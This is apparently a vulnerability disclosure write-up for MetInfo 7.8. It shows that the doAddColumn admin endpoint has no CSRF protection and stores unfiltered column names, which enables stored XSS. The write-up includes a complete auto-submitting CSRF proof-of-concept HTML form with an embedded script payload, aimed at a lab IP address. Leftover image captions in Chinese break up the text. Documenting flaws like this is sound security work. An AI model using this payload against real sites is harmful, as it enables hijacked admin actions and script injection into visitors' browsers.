
<https://www.metinfo.cn/download/>



MetInfo7.8/app/system/column/admin/index.class.php Middle doAddColumn()Without any safety measures\_ AddColumn() didn't do either, it just added data

图形用户界面, 文本, 应用程序

描述已自动生成



电脑软件截图

描述已自动生成

Tom content administrator has the lowest permissions compared to others.

After logging in, click on the add section, select the header in the navigation section for easy viewing, or click on the hide button to make it difficult to find电脑软件的截图


描述已自动生成

图形用户界面, 应用程序

描述已自动生成

Capture packets and place them in BP CSRF图形用户界面, 文本, 电子邮件

描述已自动生成

All the drawing areas need to be changed, otherwise they will be repeated (mainly the one on line 12)



<html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<form action="http://192.168.1.7/metInfo7.8/admin/index.php?n=column&c=index&a=doAddColumn" method="POST">

<input type="hidden" name="no&#95;order&#45;new&#45;0" value="0" />

<input type="hidden" name="id" value="0" />

<input type="hidden" name="bigclass&#45;new&#45;0" value="0" />

<input type="hidden" name="classtype&#45;new&#45;0" value="1" />

<input type="hidden" name="name&#45;new&#45;0" value="<script>alert('fuck-xss')</script>"/>

<input type="hidden" name="nav&#45;new&#45;0" value="1" />

<input type="hidden" name="module&#45;new&#45;0" value="1" />

<input type="hidden" name="foldername&#45;new&#45;0" value="xxx" />

<input type="hidden" name="submit&#95;type" value="save" />

<input type="hidden" name="allid" value="0" />

<input type="submit" value="Submit request" />

</form>

<script>

history.pushState('', '', '/');

document.forms[0].submit();

</script>

</body>

</html>

Then switch to a different browser to access it (you can do it without changing) http://192.168.1.7/csrf.html图形用户界面

描述已自动生成

图形用户界面, 文本, 应用程序, Word

描述已自动生成

Added successfully电脑萤幕的截图

描述已自动生成

图形用户界面, 应用程序

描述已自动生成

图形用户界面, 应用程序, 网站

描述已自动生成

The js will be loaded in all four places where the administrator draws lines

Ordinary users will load this JavaScript wherever they go

Other visitors will trigger xss图形用户界面, 应用程序

描述已自动生成

There are no length restrictions here, and there is no filtering in xss that can be executed